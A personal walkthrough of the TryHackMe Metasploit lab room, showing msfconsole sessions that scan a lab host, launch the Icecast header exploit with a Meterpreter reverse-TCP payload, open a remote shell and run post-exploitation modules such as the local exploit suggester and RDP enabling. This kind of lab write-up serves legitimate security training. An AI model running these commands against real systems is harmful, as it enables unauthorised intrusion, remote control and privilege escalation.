Mark Seliternikov

TryHackMe - Metasploit [Easy]


In this document I'll be presenting me learning about Metasploit.

Room:
https://tryhackme.com/room/rpmetasploit

Useful:


msfdb init (Initiate database).
Msfconsole -h / --help (Advanced options for triggering the console).
Inside metasploit: ? / help (help, note that more commands are added dynamically as we load modules).

The first step of enumeration is to scan for open ports. We can do that using nmap via metasploit!



```
msf6 > db_nmap -sV 10.10.253.197 -vv
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 13:07 EDT
[*] Nmap: NSE: Loaded 45 scripts for scanning.
[*] Nmap: Initiating Ping Scan at 13:07
[*] Nmap: Scanning 10.10.253.197 [4 ports]
```


Useful information about the machine:



```
[*] Nmap: Nmap scan report for 10.10.253.197
[*] Nmap: Host is up, received echo-reply ttl 127 (0.11s latency).
[*] Nmap: Scanned at 2021-05-09 13:07:06 EDT for 72s
[*] Nmap: Not shown: 988 closed ports
[*] Nmap: Reason: 988 resets
[*] Nmap: PORT      STATE SERVICE      REASON          VERSION
[*] Nmap: 135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp  open  tcpwrapped   syn-ack ttl 127
[*] Nmap: 5357/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8000/tcp  open  http         syn-ack ttl 127 Icecast streaming media server
[*] Nmap: 49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 49159/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: 49160/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
[*] Nmap: Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 72.88 seconds
[*] Nmap: Raw packets sent: 1247 (54.844KB) | Rcvd: 1038 (41.556KB)
```


We see which ports are open and what services are running on them. In addition we know that the OS running on the machine is Windows.

Typing the command ‘services’ shows us the summary of the services running on the machine.




```
msf6 > services
Services
========

host           port   proto  name          state  info
----           ----   -----  ----          -----  ----
10.10.253.197  135    tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.10.253.197  445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.253.197  3389   tcp    tcpwrapped    open
10.10.253.197  5357   tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.253.197  8000   tcp    http          open   Icecast streaming media server
10.10.253.197  49152  tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  49153  tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  49154  tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  49158  tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  49159  tcp    msrpc         open   Microsoft Windows RPC
10.10.253.197  49160  tcp    msrpc         open   Microsoft Windows RPC
```

For this room we are told that the exploit we’ll need is ‘multi/handler’. So we type ‘search multi/handler’ and we locate the exploit.




```
Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                     2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/linux/local/bash_profile_persistence    1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                            manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler         2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence
```

This exploit is a generic payload handler. We can use the search results to load or learn about exploits that we got in return. I want to load 5’th exploit so I’ll type ‘use 5’.




```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

As you can I got an indicator for which exploit I’m using. I can also learn more about the exploit by typing ‘info 5’. (Not showing all the context)




```
msf6 exploit(multi/handler) > info 5

       Name: Generic Payload Handler
     Module: exploit/multi/handler
   Platform: Android, Apple_iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python
       Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppce500v2,
dalvik, python, nodejs, firefox, zarch, r
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual

Provided by:
```

Now that we have the exploit we also need a payload in order to get a shell onto the target machine. This exploit is mainly used for payload creation.



```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```


It is also important to set your machine’s IP.



```
msf6 exploit(multi/handler) > set LHOST 10.9.5.121
LHOST => 10.9.5.121
```


(Not my actual IP 😂)

Now that we created a payload using the previous exploit, we can now use another exploit that will help us get the payload onto the target machine.




```
msf6 exploit(multi/handler) > use icecast
[*] Using configured payload windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

Now what we should do is set the target's IP via the RHOSTS variable:
(changed IP because I started a new machine)




```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.149.219
RHOSTS ⇒ 10.10.149.219
```

Now lets run the exploit.



```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.9.5.121:4444
[*] Sending stage (175174 bytes) to 10.10.149.219
[*] Meterpreter session 1 opened (10.9.5.121:4444 → 10.10.149.219:49191) at 2021-05-10 11:59:38 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 09:26:45 -0500  Icecast2.exe
40777/rwxrwxrwx   0       dir   2019-11-12 18:04:09 -0500  admin
40777/rwxrwxrwx   0       dir   2019-11-12 18:04:09 -0500  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 09:25:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 09:27:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 21:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 23:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 22:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 22:11:54 -0400  libxslt.dll
40777/rwxrwxrwx   0       dir   2019-11-12 18:04:09 -0500  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 09:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2380    fil   2019-11-12 18:04:09 -0500  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-14 04:00:00 -0400  unins000.exe
40777/rwxrwxrwx   0       dir   2019-11-12 18:04:09 -0500  web
```


Ayeee it worked!
I use Linux commands on windows 😎 (because why the heck not lol). Feels like I'm using WSL (Windows Subsystem for Linux).
Lets try some post exploitation! Lets see if we've gotten into a VM.



```
meterpreter > run post/windows/gather/checkvm

[*] Checking if DARK-PC is a Virtual Machine ...
[+] This is a Xen Virtual Machine
meterpreter >
```

Yep...

“run post/multi/recon/local_exploit_suggester” is an awesome command that checks for various exploits which we can run in the session to escalate our privileges.



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.155.241 - Collecting local exploits for x86/windows ...
[*] 10.10.155.241 - 37 exploit checks are being tried ...
[+] 10.10.155.241 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.155.241 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
meterpreter > 
```

It appears that we have a few options we can use in order to do so.

Some other cool things I can use:

“run post/windows/manage/enable_rdp” - forcing RDP to be available.
“Shell” - spawn a normal system shell.